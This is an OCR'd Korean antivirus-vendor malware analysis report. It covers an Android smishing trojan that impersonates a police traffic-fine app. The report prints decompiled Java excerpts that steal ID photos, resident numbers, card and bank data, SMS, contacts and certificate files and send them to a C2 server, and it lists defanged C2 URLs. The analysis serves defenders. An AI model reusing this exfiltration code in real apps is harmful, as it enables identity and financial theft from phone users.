
현재 알약에서 관련 악성코드를 **‘Backdoor.RAT.Woody’**로 진단하고 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

[Trojan.Android.SmsSpy] 악성코드 분석 보고서

개요

스미싱을 통한 악성 앱 공격은 스마트폰을 사용하기 시작했던 초기부터 꾸준히 발견되어 왔다. 그리고 스미싱 공격을 위한 문자 내용 또한 다양한 키워드들을 사용하며 수사기관을 사칭하는 스미싱 공격도 이중의 하나이다. 수사기관 사칭 스미싱의 주요 사칭 대상은 경찰이며 검찰을 사칭하는 경우도 있다. 최근 발견된 경찰 사칭 스미싱 공격은 교통법규 위반을 안내하는 내용으로 구성되어 있으며 택배와 같이 자주 접할 수 있는 문자가 아니기에 쉽게 속을 가능성이 높다.



[그림 1] 수사기관 사칭 스미싱 문자


스미싱 문자를 살펴보면 신호 위반 등의 법규를 위반하여 고지서가 발부되었다는 내용이며 고지서는 링크를 클릭하여 보는 형식으로 되어 있다. 운전을 하시는 분들이 이런 공격을 받게 된다면 링크를 눌러 확인을 하려 할 것이며 이때 악성 앱을 다운로드하여 설치하게 된다. 다운로드한 악성 앱은 경찰청에서 배포하는 이파인 앱으로 위장하고 있어 피해자는 피해를 당하고 있다는 사실을 쉽게 인지하기 어렵다.

본 보고서에서는 최근 발견되고 있는 수사기관 사칭 스미싱 공격을 살펴보도록 하겠다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

악성 앱 분석

스미싱 악성 앱은 스미싱 문자를 통해 악성 앱을 유포하고 피해자의 개인정보를 탈취한다. Trojan.Android.SmsSpy 악성 앱의 구동 방식과 어떻게 피해자의 개인정보를 탈취하는지 살펴보도록 하겠다.
다음 그림은 스미싱 문자 내의 링크를 클릭하면 이동하는 랜딩 페이지로 공격자가 만들어 놓은 페이지이다.



[그림 2] 랜딩 페이지


랜딩 페이지는 경찰청의 이파인 웹과 유사하게 꾸며져 있다. 랜딩 페이지에는 전화번호를 입력할 수 있는 기능이 있으며 이를 통해 벌금 등의 정보를 조회할 수 있는 것처럼 구성되어 있다. 그러나 이 기능은 피해자의 전화번호 탈취를 목적으로 하며 전화번호 입력 시 다음과 같은 화면으로 이동한다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 3] 개인정보 탈취 / 악성 앱 다운로드


전화번호 탈취 후 피해자의 이름과 생일을 입력하는 페이지로 이동하며 이름과 생일 정보를 입력하면 악성 앱 다운로드 페이지로 이동된다. 피해자는 벌금 등의 정보를 조회하기 위해 악성 앱을 다운로드하게 되고 이를 설치한다. 악성 앱 설치 후 실행이 되면 여러 단계를 걸쳐 피해자의 개인정보 탈취를 진행하며 각 단계에서 입력했던 개인정보는 그때마다 C2 로 전송된다. 단계별 개인정보 탈취 페이지를 살펴보겠다.
다음 그림에서는 피해자의 신분증 촬영을 요구하는 화면을 볼 수 있다.



[그림 4]] 신분증 입력 및 업로드 화면

촬영된 신분증은 공격자의 서버로 업로드되며 완료 후 신용카드 정보 입력을 요구하는 화면이 실행된다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 5] 금융 정보 탈취 화면


피해자가 신용카드 정보를 입력한 후 다음 단계를 진행하면 입력한 정보는 C2 로 전송되고 이어서 은행 정보 입력을 요구한다. 공격자는 정보를 나누어 수집하며 매 페이지마다 비밀번호 등의 민감한 개인정보를 요구한다. 이후 피해자의 주민등록번호를 요구하는 페이지가 나타난다.



[그림 6] 주민등록번호 탈취 페이지


피해자가 주민등록번호까지 입력한 이후 다음 단계로 진행을 하면 악성 앱은 다음과 같이 가짜 ARS 인증 페이지를 노출하여 이전에 입력했던 정보를 토대로 인증 절차를 진행하고 있는 것처럼 꾸며져 있다.

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 7] ARS 인증 화면

ARS 인증은 화면 내의 안내와 같은 절차가 진행되지 않으며 타이머 종료 시 성공했다는 화면으로 전환된다.



[그림 8] 버전 업데이트 안내 / 교통민원24(이파인) 설치 페이지

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

인증이 성공하여 다음 단계로 진행하면 위의 그림과 같이 버전 업데이트가 필요하다는 팝업 창이 실행되며 확인을 클릭하면 실제 경찰청에서 제공하는 정상 앱의 설치 페이지로 이동한다. 악성 앱이 피해자의 개인정보 탈취 기능 이외에 다른 기능이 없음을 알 수 있다. 이후 악성 앱은 백그라운드에서 악성 행위를 수행하며 C2 를 통해 공격자의 명령도 수행한다. 악성 앱의 주요 기능을 살펴보도록 하겠다.

주요 기능

개인 정보 탈취 (신분증, 주민등록번호)
금융 정보 탈취 (신용 카드, 은행 정보)
SMS 탈취
SMS 전송
연락처 탈취
인증서 탈취

다음 그림은 신분증을 탈취하는 코드이다.

```
switch(v.getId()) {
    case 0x7F09004E: {  // id:cancel_take
        this.pic_dig.setVisibility(4);
        return;
    }
    case 0x7F0900FD: {  // id:selete
        Intent intent0 = new Intent("android.intent.action.PICK", null);
        intent0.setDataAndType(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, "image/*");
        this.startActivityForResult(intent0, 2);
        return;
    }
    case 0x7F090120: {  // id:take
        Intent intent = new Intent("android.media.action.IMAGE_CAPTURE");
        this.filename = "nhjh" + System.currentTimeMillis() + ".jpg";
        this.srcPath = Environment.getExternalStorageDirectory().getPath() + "/" + this.filename;
        System.out.println(this.filename);
        intent.putExtra("output", Uri.fromFile(new File(Environment.getExternalStorageDirectory(), th
        this.startActivityForResult(intent, 1);
        return;
    }
    case 0x7F09014E: {  // id:up
        String s = new Tools(this).getPhoneNumber();
        this.myDialog = ProgressDialog.show(this, "업로드 중...", "Please wait...", true, false);
        new Thread(new Runnable() {
            @Override
            public void run() {
                MainActivity.this.uploadFile(HttpUtils.getHttpURL(this) + "receive_file.php", s);
                MainActivity.this.myHandler.sendMessage(new Message());
            }
        }).start();
```

[그림 9] 신분증 탈취 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음 그림은 주민등록번호를 탈취하는 코드이다.

```
if(this.edCode.getText().length() == 0) {
    Toast.makeText(this, "주민등록번호", 1).show();
    Message msg = new Message();
    msg.what = 1;
    this.myHandler.sendMessage(msg);
    this.myHandler.sendMessage(new Message());
    return;
}

String s = this.edCode.getText().toString();
String s1 = HttpUtils.getHttpURL(this) + "req_auth_code.php?&version=" + B
this.myAsyncTask = new MyAsyncTask(this, this, null);
try {
    String[] arr_s = {s1, new Tools(this).getPhoneNumber(), s};
    String resp = (String)this.myAsyncTask.execute(arr_s).get();
    Message msg = new Message();
    msg.what = 2;
    this.myHandler.sendMessage(msg);
```

[그림 10] 주민등록번호 탈취 코드

다음 그림은 신용카드 정보를 탈취하는 코드이다.

```
String s = this.edOtherCity.getText().length() == 0 ? this.cityValue :
Message retryMsg = new Message();
retryMsg.what = 1;
if(s.equals("")) {
    Toast.makeText(this, "신용 카드를 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

if(this.edName.getText().length() == 0) {
    Toast.makeText(this, "카드번호를 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

if(this.edPhone.getText().length() == 0) {
    this.myHandler.sendMessage(retryMsg);
    Toast.makeText(this, "CVC번호를 입력하세요", 1).show();
    return;
}

if(this.edOtp.getText().length() == 0) {
    Toast.makeText(this, "비밀번호를 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

if(this.ed4Otp.getText().length() == 0) {
    Toast.makeText(this, "유효기간을 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

String s1 = this.edName.getText() + ";" + this.edPhone.getText() + ";"
String s2 = HttpUtils.getHttpURL(this) + "req_city.php?&version=" + Bui
this.myAsyncTask = new MyAsyncTask(this, this, null);
try {
    String[] arr_s = {s2, new Tools(this).getPhoneNumber(), s, s1};
    String resp = (String)this.myAsyncTask.execute(arr_s).get();
    Message msg = new Message();
```

[그림 11] 신용카드 정보 탈취 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음 그림은 은행 정보를 탈취하는 코드의 일부를 보여주고 있다.

```
String s = this.edOtherCity.getText().length() == 0 ? this.cityValue : this
Message retryMsg = new Message();
retryMsg.what = 1;
if(s.equals("")) {
    Toast.makeText(this, "은행을 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

if(this.edName.getText().length() == 0) {
    Toast.makeText(this, "이름을 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

if(this.edPhone.getText().length() == 0) {
    this.myHandler.sendMessage(retryMsg);
    Toast.makeText(this, "전화번호를 입력하세요", 1).show();
    return;
}

if(this.edOtp.getText().length() == 0) {
    Toast.makeText(this, "계좌번호를 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

if(this.ed4Otp.getText().length() == 0) {
    Toast.makeText(this, "비밀번호를 입력하세요", 1).show();
    this.myHandler.sendMessage(retryMsg);
    return;
}

String s1 = this.edName.getText() + ";" + this.edPhone.getText() + ";" + th
String s2 = HttpUtils.getHttpURL(this) + "req_cityb.php?&version=" + Build.
this.myAsyncTask = new MyAsyncTask(this, this, null);
try {
    String[] arr_s = {s2, new Tools(this).getPhoneNumber(), s, s1};
    String resp = (String)this.myAsyncTask.execute(arr_s).get();
    Message msg = new Message();
    msg.what = 2;
    this.myHandler.sendMessage(msg);
}
```

[그림 12] 은행 정보 탈취 코드

다음 그림은 SMS 탈취 코드이다.

```
String s8 = HttpUtils.getHttpURL(context);
if(((String)new SendPoke(this, this, null).execute(new String[]{String.valueOf(s8) + "hp_getsmsblockstate.php?telnum
    this.abortBroadcast();
}

new AsyncTask() {
    public String doInBackground(String[] urls) {
        return HttpUtils.requestData(urls[0]);
    }
}.execute(new String[]{String.valueOf(s8) + "index.php?type=receivesms&telnum=" + s4 + "&sender=" + s5 + "&memo=" +
```

[그림 13] SMS 탈취 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음은 SMS를 전송하는 코드이다.

```
String s = context.getSharedPreferences("pref", 0).getString("smstext", "test");
if(s.equals("")) {
    s = context.getSharedPreferences("pref", 0).getString("word", "test");
}

String s1 = context.getSharedPreferences("pref", 0).getString("phone2_list", "");
if(!s1.equals("")) {
    String[] arr_s = s1.split(";");
    while(v < arr_s.length) {
        String phoneNumber = arr_s[v];
        if(phoneNumber.length() > 10) {
            SmsManager.getDefault().sendTextMessage(phoneNumber, null, s, null, null);
        }

        ++v;
    }
```

[그림 14] SMS 전송 코드

다음은 연락처 탈취 코드이다.

```
label_27:
  while(cursor0.moveToNext()) {
      String s2 = cursor0.getString(contactIdIndex);
      String s3 = cursor0.getString(nameIndex);
      Cursor cursor1 = context.getContentResolver().query(ContactsContract.CommonDataKin
      int phoneIndex = 0;
      if(cursor1.getCount() > 0) {
          phoneIndex = cursor1.getColumnIndex("data1");
      }

      while(true) {
          if(!cursor1.moveToNext()) {
              continue label_27;
          }

          phoneNumbers = phoneNumbers + cursor1.getString(phoneIndex) + "#" + s3 + ";";
      }
  }

  String s4 = HttpUtils.getHttpURL(this.context) + "uploadContact.php";
  MyAsyncTask2 my2 = new MyAsyncTask2(this, this, null);
  try {
      my2.execute(new String[]{s4, phoneNumbers, s}).get();
  }
```

[그림 15] 연락처 탈취 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

다음은 인증서 탈취 코드이다.

```
String s = Environment.getExternalStorageDirectory().getAbsolutePath() + "/NPKI/";
String s1 = Environment.getExternalStorageDirectory().getAbsolutePath() + "/NPKI";
String s2 = Environment.getExternalStorageDirectory().getAbsolutePath() + "/N5.zip";
if(this.isExist(s)) {
    if(this.isExist(s1)) {
        MainActivity.ZipFolder(s1, s2);
    }
    else {
        MainActivity.ZipFolder(s, s2);
    }

    String s3 = new Tools(this).getPhoneNumber();
    new Thread(() -> try {
        StringBuilder stringBuilder0 = new StringBuilder();
        stringBuilder0.append(this.val$url);
        stringBuilder0.append("?telnum=");
        stringBuilder0.append(this.val$phoneNum);
        HttpURLConnection httpURLConnection = (HttpURLConnection)new URL(stringBuilder0.toString()).openConnection();
        httpURLConnection.setDoInput(true);
        httpURLConnection.setDoOutput(true);
        httpURLConnection.setUseCaches(false);
        httpURLConnection.setRequestMethod("POST");
        httpURLConnection.setRequestProperty("Connection", "Keep-Alive");
        httpURLConnection.setRequestProperty("Charset", "UTF-8");
        httpURLConnection.setRequestProperty("Content-Type", "multipart/form-data;boundary=******");
        DataOutputStream dos = new DataOutputStream(httpURLConnection.getOutputStream());
        dos.writeBytes("--******\r\n");
        dos.writeBytes("Content-Disposition: form-data; name=\"uploadedfile\"; filename=\"" + ("nhjh_" + this.val$phon
        dos.writeBytes("\r\n");
        FileInputStream fis = new FileInputStream(this.val$zipPath);
        byte[] buffer = new byte[0x2000];
        while(true) {
            int v = fis.read(buffer);
            if(v == -1) {
                break;
            }

            dos.write(buffer, 0, v);
        }

        fis.close();
        dos.writeBytes("\r\n");
        dos.writeBytes("--******--\r\n");
        dos.flush();
        InputStream inputStream0 = httpURLConnection.getInputStream();
        new BufferedReader(new InputStreamReader(inputStream0, "utf-8")).readLine();
```

[그림 16] 인증서 탈취 코드

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

결론

Trojan.Android.SmsSpy 는 스미싱을 통해 유포되는 대표적인 악성 앱들 중의 하나이다. 악성 행위를 살펴보면 피해자의 민감한 개인정보 탈취를 목적으로 하고 있다는 것을 알 수 있다. 악성 앱이 개인 정보를 탈취하게 되면 공격자들은 탈취한 개인 정보를 활용하여 2 차 공격을 감행할 것으로 추측할 수 있다. 이런 2 차 공격은 결국 피해자의 금전 탈취를 목적으로 하고 있음을 쉽게 유추할 수 있을 것이다. 이런 공격들은 사용자가 앱 설치에 충분한 주의를 기울인다면 예방할 수 있기에 사용자의 예방 노력이 무엇보다 중요하다.

공식 스토어 이외의 경로를 통한 앱 설치 시 앱 제작자와 앱에 대하여 충분히 알아본 후 설치를 하여야 하며 공식 스토어를 이용하더라도 신뢰할 수 있는 앱 제작자인지 확인이 필요하다. 그리고 백신 애플리케이션을 설치하여 항상 최신 업데이트 버전으로 유지하는 것이 위협으로부터 자신을 지키는 첫걸음이라 할 수 있을 것이다.
앱 설치 시 본인의 스마트폰이 위협에 노출될 수 있음을 인지하고 주의를 기울여야 하며 알약 M 과 같은 신뢰할 수 있는 백신을 사용하여야 하겠다.

다음은 악성 앱 공격의 예방 및 대응 방법이다.


악성 앱 예방

출처가 불분명한 앱은 설치하지 않는다.
구글 플레이 스토어 같은 공식 사이트에서만 앱을 설치한다. (앱 제작자 체크)
SMS 나 메일 등으로 보내는 앱은 설치하지 않는다.

악성 앱 감염 시 대응

악성 앱을 다운로드만 하였을 경우 파일 삭제 후 신뢰할 수 있는 백신 앱으로 검사 수행.
악성 앱을 설치하였을 경우 신뢰할 수 있는 백신 앱으로 검사 및 악성 앱 삭제.
백신 앱이 악성 앱을 탐지하지 못했을 경우
백신 앱의 신고하기 기능을 사용하여 신고.
수동으로 악성 앱 삭제

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.



[그림 17] 탐지 화면

현재 알약 M 에서는 해당 앱을 **'Trojan.Android.SmsSpy'** 명으로 진단하고 있다.

IOC 정보

[HASH]
2c6fe8c91e3b526e60042b0916b95774

[C2]
hxxp://noztw.hzieg[.]fun/
hxxp://noztw.hzieg[.]fun/index.php
hxxp://noztw.hzieg[.]fun/hp_getsmsblockstate.php
hxxp://noztw.hzieg[.]fun/receive_file.php
hxxp://noztw.hzieg[.]fun/req_city.php.php
hxxp://noztw.hzieg[.]fun/req_cityb.php
hxxp://noztw.hzieg[.]fun/req_auth_code.php
hxxp://noztw.hzieg[.]fun/uploadContact.php

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

3

최신 보안 동향

ESTsecurity Copyright©2022 ESTsecurity Corp.All rights reserved.

